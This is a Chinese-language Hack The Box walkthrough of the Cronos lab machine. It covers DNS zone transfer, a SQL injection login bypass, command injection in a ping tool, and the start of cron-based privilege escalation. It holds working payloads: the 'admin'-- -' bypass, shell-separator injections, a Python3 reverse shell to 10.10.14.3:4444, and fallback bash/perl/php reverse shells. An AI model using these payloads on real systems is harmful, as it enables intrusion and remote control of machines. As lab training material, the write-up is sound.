

HTB WRITE-UP

Cronos

Hack The Box · Medium · Linux

Target IP	10.129.227.211
OS	Linux (Ubuntu 16.04)
Difficulty	Medium
Attack Path	DNS AXFR → SQLi Auth Bypass → Command Injection → Cron PrivEsc
Tools	nmap · dig · nc · python3 · sed

1. Reconnaissance (侦察与测绘)

端口与服务探测 (Nmap)

是什么 / 怎么做：

对目标执行全版本探测与默认脚本扫描，识别所有暴露的攻击面：

```
nmap -sC -sV 10.129.227.211
```




Figure 1 — Nmap 扫描结果：22/SSH · 53/DNS · 80/HTTP

为什么 (底层机制 / 原理)：

- **22/tcp (SSH) — OpenSSH 7.2p2**：作为加密安全通道，无法直接利用代码缺陷，需协同凭证搜集突破。
- **53/tcp (DNS) — ISC BIND 9.10.3-P4**：目标自托管 DNS 服务器。这是关键信号 —— 自托管 DNS 意味着极大概率存在 Zone Transfer 配置缺陷，需立即测试 AXFR。
- **80/tcp (HTTP) — Apache 2.4.18**：直接访问 IP 仅返回 Apache 默认页，说明真实内容通过虚拟主机 (Virtual Hosting) 按域名分发，必须先解析出域名才能访问应用。

注意什么 (实战避坑指南)：

- **虚拟主机盲区**：直接访问 IP 看到的 Apache 默认页并非终点。当 HTTP 与 DNS 同时开放时，优先通过 DNS 枚举所有子域名，再逐一访问，避免漏掉隐藏的管理面板。
- **Port 53 即侦察入口**：一旦发现目标自建 DNS，Zone Transfer 测试应排在 Web 目录爆破之前 —— 前者一次返回所有记录，后者是盲目猜测。

2. DNS 枚举 — Zone Transfer (域传送)

AXFR 请求枚举所有子域名

是什么 / 怎么做：

向目标 DNS 服务器发起 AXFR (Authoritative Zone Transfer) 请求，获取 cronos.htb 域下的完整 DNS 记录：

```
dig axfr @10.129.227.211 cronos.htb
```

```
[sg-dedivip-1]-[10.10.14.3]-[mindmaven@htb-xltv4vfzyb]-[~]
[*]$ dig axfr @10.129.227.211 cronos.htb

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> axfr @10.129.227.211 cronos.htb
; (1 server found)
;; global options: +cmd
cronos.htb.        604800  IN      SOA      cronos.htb. admin.cronos.htb. 3
604800 86400 2419200 604800
cronos.htb.        604800  IN      NS       ns1.cronos.htb.
cronos.htb.        604800  IN      A        10.10.10.13
admin.cronos.htb.  604800  IN      A        10.10.10.13
ns1.cronos.htb.    604800  IN      A        10.10.10.13
www.cronos.htb.    604800  IN      A        10.10.10.13
cronos.htb.        604800  IN      SOA      cronos.htb. admin.cronos.htb. 3
604800 86400 2419200 604800
;; Query time: 3 msec
;; SERVER: 10.129.227.211#53(10.129.227.211) (TCP)
;; WHEN: Fri May 15 01:43:23 CDT 2026
;; XFR size: 7 records (messages 1, bytes 203)
```

Figure 2 — Zone Transfer 成功：完整暴露所有子域名记录

为什么 (底层机制 / 原理)：

- **Zone Transfer** 的设计目的：主 DNS 与从 DNS 服务器之间的数据同步机制。从服务器向主服务器发起 AXFR 请求，获取该域下所有 DNS 记录的完整副本 (A 记录、MX 记录、CNAME 等)。
- 为何会泄露：若管理员未配置 ACL (Access Control List) 限制 AXFR 请求的来源 IP，任意客户端均可伪装成从 DNS 服务器，发起 AXFR 获取完整域记录。BIND 的默认配置曾允许任意来源请求，这是历史遗留的高危配置缺陷。
- 收获：一次查询即枚举出 admin.cronos.htb (管理登录页)、www.cronos.htb、ns1.cronos.htb 等所有子域名，远比字典爆破高效。

注意什么 (实战避坑指南)：

- 优先于字典爆破：在确认 DNS 开放之后，AXFR 测试必须排在 gobuster/ffuf 子域名爆破之前。成功则一步到位，失败再降级爆破。

- 其他 DNS 枚举手法：若 AXFR 被禁止，可尝试 fierce、dnsx 或 subfinder 进行被动/主动子域名枚举。


配置 `/etc/hosts` 实现本地域名解析

是什么 / 怎么做：

将发现的域名与靶机 IP 写入本机的 `/etc/hosts`，使浏览器能够正确解析 `cronos.htb` 私有域名：

```
sudo nano /etc/hosts

# 在文件末尾追加：
10.129.227.211    cronos.htb
10.129.227.211    admin.cronos.htb
```



```
Parrot Terminal
File Edit View Search Terminal Help
GNU nano 7.2 /etc/hosts *
1 127.0.0.1 localhost
2 127.0.1.1 debian12-parrot
3 10.10.10.13 cronos.htb
4 10.10.10.13 admin.cronos.htb
5
6 # The following lines are desirable for IPv6 capable hosts
7 ::1 localhost ip6-localhost ip6-loopback
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
10 127.0.0.1 localhost
11 127.0.1.1 htb-xltv4vfzyb htb-xltv4vfzyb.htb-cloud.com
12
[ line 4/12 (33%), col 32/32 (100%), char 103/327 (31%) ]
```

Figure 3 — `/etc/hosts` 配置完成，浏览器可正常解析私有域名

为什么（底层机制 / 原理）：

`/etc/hosts` 是操作系统本地的静态域名解析表，优先级高于 DNS 查询。浏览器在发起请求前会先查询此文件。`cronos.htb` 是 HTB 私有域名，公网 DNS 服务器不存在其记录；直接访问 IP 则触发 Apache 的默认虚拟主机，无法路由到目标应用。只有在本机建立「域名 → IP」映射后，HTTP 请求头中的 Host 字段才能携带正确域名，服务器才会路由至对应的虚拟主机配置。

注意什么（实战避坑指南）：

- **HTB 标准操作**：几乎所有带域名的 HTB 靶机都需要此步骤，务必养成肌肉记忆。完成后执行 ping cronos.htb 验证解析是否生效。
- **IP 陷阱**（本机特有）：Zone Transfer 返回的 A 记录可能是靶机的「自认 IP」（如旧版靶机的 10.10.10.x），而非你 VPN 连接使用的实际可路由 IP（如 10.129.x.x）。务必使用 Nmap 扫描到的 IP 而非 DNS 记录中的 IP 写入 hosts 文件。

3. 漏洞利用 — SQL 注入（认证绕过）

登录表单 SQL 注入 Auth Bypass

是什么 / 怎么做：

访问 <http://admin.cronos.htb>，发现用户名/密码登录表单。在用户名字段输入 SQL 注入 Payload，绕过密码验证直接以 admin 身份登录：




Figure 4 — admin.cronos.htb 登录页

```
用户名: admin'-- -  
密码:      (任意字符)
```




Figure 5 — SQLi 绕过成功，跳转至 Net Tool v0.1 (welcome.php)

为什么（底层机制 / 原理）：

- 后端原始 **SQL** 查询结构：SELECT * FROM users WHERE username = '\$input' AND password = '\$pass'
- 注入后查询的变化：username 字段插入 admin'-- - 后，语句变为：
SELECT * FROM users WHERE username = 'admin'-- - AND password = '...'
MySQL 将 --（加空格）识别为行内注释符，其后的所有内容（包括 AND password 子句）被截断，不参与执行。
- 执行结果：数据库仅校验 username = 'admin' 是否存在。admin 用户存在 → 返回该行记录 → 后端逻辑判定登录成功。密码从未被验证。
- 为何是 -- - 而非 --：MySQL 标准要求注释符 -- 后必须跟至少一个空格才生效。-- - 中的空格满足此要求，末尾的 - 是为防止 URL 编码时空格被丢失的常见处理方式。# 同样是 MySQL 有效注释符，也可使用 admin'#。

注意什么（实战避坑指南）：

- 测试优先级：面对登录框，攻击优先级应为：默认凭据（admin/admin）→ SQLi Bypass → 字典爆破。SQLi 不需要知道密码，成本最低，应优先验证。
- 观察错误信息：登录失败时的错误信息差异（如 'User not found' vs 'Invalid password'）可泄露用户名枚举漏洞，进一步缩小攻击面。
- 不同数据库的注释符差异：MySQL: -- - 或 #；MSSQL: --；Oracle: --；SQLite: --。实战中若一种不生效，逐一尝试。

4. 漏洞利用 — 命令注入（获取初始立足点）

Net Tool v0.1 命令注入确认

是什么 / 怎么做：

登录后进入 Net Tool v0.1 工具页面，包含 ping/traceroute 下拉菜单与 IP 输入框。通过在输入框注入 Shell 分隔符，确认后端将用户输入直接拼接至系统命令执行：

```
8.8.8.8; whoami
```




Figure 6 — whoami 回显 www-data，命令注入确认

```
8.8.8.8; ls
```




Figure 7 — ls 回显 Web 根目录文件，确认 PHP 应用环境

为什么（底层机制 / 原理）：

- 后端代码的危险模式：Web 应用将用户输入直接传入 PHP 的 `system()` 或 `shell_exec()` 函数，形如：
`system('ping -c 4 ' . $_POST['ip']);`
 用户可控的 `$ip` 未过滤直接拼接进 Shell 命令字符串。
- `;` 分号的作用：Bash 中分号；是命令分隔符，允许在同一行顺序执行多条命令：`ping -c 4 8.8.8.8; whoami` 会先执行 `ping`，再执行 `whoami`，两个命令的输出均被返回至页面。
- 其他常用注入分隔符：`|`（管道，只返回右侧命令输出）、`||`（逻辑或，左侧失败才执行右侧）、`&&`（逻辑与，左侧成功才执行右侧）、`$(cmd)`（命令替换）。

注意什么（实战避坑指南）：

- 枚举后再利用：确认 RCE 后不要急于打反弹 Shell。先执行 `id / uname -a / which python3 python perl` 等，了解当前用户权限与可用工具，选择最合适的 Payload。
- 回显类型决定利用方式：本例有完整回显（In-band）。若无回显（Blind），需改用时间盲注（`sleep 5`）或带外数据外带（DNS/HTTP 请求）验证执行。

建立 Python3 反弹 Shell

是什么 / 怎么做：

确认 Python3 可用（`which python3` 返回 `/usr/bin/python3`），在 Pwnbox 开启 Netcat 监听，通过命令注入触发 Python3 反弹 Shell 建立持久连接：

```
# Pwnbox 开启监听：
nc -lvnp 4444

# Net Tool 输入框注入：
8.8.8.8; python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.3",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'
```




Figure 8 — Python3 反弹 Shell Payload 注入




Figure 9 — Pwnbox 收到连接 : www-data@cronos

为什么（底层机制 / 原理）：

- **Reverse Shell** 的方向性：正向连接（攻击者→靶机）通常被防火墙入站规则拦截。反弹 Shell 由靶机主动发起出站 TCP 连接至攻击者，绕过大多数入站防火墙限制。
- **Python3 Payload** 逐段解析：socket.socket() 创建 TCP Socket → s.connect() 发起出站连接至攻击者 → os.dup2() 将标准输入/输出/错误重定向至 Socket 文件描述符 (stdin=0, stdout=1, stderr=2) → subprocess.call(["/bin/bash","-i"]) 启动交互式 Bash，其 I/O 均通过 Socket 传输。
- 为何选 **Python3** 而非 **bash -i >& /dev/tcp**：/dev/tcp 是 Bash 内置的特殊文件，部分环境中被禁用或不存在。Python3 直接调用系统 Socket API，兼容性更强。

注意什么（实战避坑指南）：

- 监听端口选择：避免使用 443/80 等需要 root 权限的低端口。4444/9001/1337 是常用选择。若连接失败，检查 Pwnbox 防火墙是否放行该端口。
- **bash -i** 的兜底方案：若 Python3 不可用，按顺序尝试：perl -e 'use Socket;...' → php -r '...' → /bin/bash -i >& /dev/tcp/IP/PORT 0>&1。

Shell 稳定化（TTY 升级）

是什么 / 怎么做：

原始 Netcat Shell 是哑终端（Dumb Shell），按下 Ctrl+C 会断开连接，且无 Tab 补全。通过 PTY 生成升级为全功能交互式终端：

```
# 靶机端——生成伪终端：
python3 -c 'import pty;pty.spawn("/bin/bash")'

# Ctrl+Z 挂起 nc 进程，回到 Pwnbox：
stty raw -echo; fg
```

```
# 回车两次回到 Shell, 设置终端类型 :  
export TERM=xterm
```




Figure 10 — Shell 升级完成, 提示符正常显示, 具备完整交互能力

为什么（底层机制 / 原理）：

- **pty.spawn()** 的作用：在靶机端分配一个伪终端（PTY），使 Bash 认为自己运行在真实终端中，从而激活 job control、Tab 补全、方向键等功能。
- **stty raw -echo** 的作用：关闭 Pwnbox 本地终端的字符回显与缓冲，使键盘输入直接透传至靶机 PTY，而非被 Pwnbox 截获处理。fg 将挂起的 nc 进程恢复至前台，重新建立数据通道。

注意什么（实战避坑指南）：

- 必做步骤：不稳定的 Shell 意味着一个误按 Ctrl+C 就断线重来。在 OSCP 考试中，这可能导致耗时重建立足点。Shell 稳定化必须是拿到 Shell 后的第一个动作。
- **stty** 尺寸同步：若终端显示混乱，在 Pwnbox 执行 stty size 获取行列数，再在 Shell 中执行 stty rows 50 cols 200（替换实际数值）对齐终端尺寸。

5. 权限提升 — Cron 计划任务劫持

提权枚举（Enumeration）

是什么 / 怎么做：

以 www-data 身份执行标准 Linux 提权枚举清单，按成本由低到高逐项检查：

```
# 检查 sudo 权限
sudo -l

# 检查系统计划任务
cat /etc/crontab
```

```
www-data@cronos:/var/www/admin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@cronos:/var/www/admin$ uname
Linux
www-data@cronos:/var/www/admin$ uname -a
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64
x86_64 x86_64 GNU/Linux
```

Figure 11 — /etc/crontab 发现 root 每分钟执行的计划任务

为什么（底层机制 / 原理）：

- **sudo -l** 的结果：需要密码。www-data 没有 sudo 配置，此路不通。
- 为何优先检查 **crontab**：/etc/crontab 是系统级计划任务配置文件，其中的任务以指定用户身份运行。如果 root 定期执行某个脚本，而该脚本的文件权限允许低权限用户写入，即构成提权向量：低权限用户修改脚本内容 → root 代为执行恶意代码。

注意什么（实战避坑指南）：

- 枚举清单不可跳步：完整的 Linux 提权枚举清单：① sudo -l ② cat /etc/crontab & ls /etc/cron.* ③ find / -perm -4000 2>/dev/null (SUID) ④ getcap -r / 2>/dev/null ⑤ 可写的敏感文件 ⑥ 内核版本漏洞。LinPEAS 可自动化执行以上所有检查。
- 其他 **crontab** 位置：除 /etc/crontab 外，还需检查 /etc/cron.d/、/var/spool/cron/crontabs/ 以及 crontab -l（当前用户的 crontab）。

漏洞分析：可写脚本 + Root Cron

是什么 / 怎么做：

精确分析 crontab 中发现的危险条目，并验证目标脚本的文件权限：

```
# /etc/crontab 关键条目：
* * * * * root php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1

# 验证文件权限：
ls -la /var/www/laravel/artisan
```

```

www-data@cronos:/var/www/admin$ cat /etc/passwd | grep -v nologin
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
www-data:x:33:33:www-data:/var/www:/bin/bash
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
_apt:x:105:65534:/:/nonexistent:/bin/false
lxd:x:106:65534:/:/var/lib/lxd:/bin/false
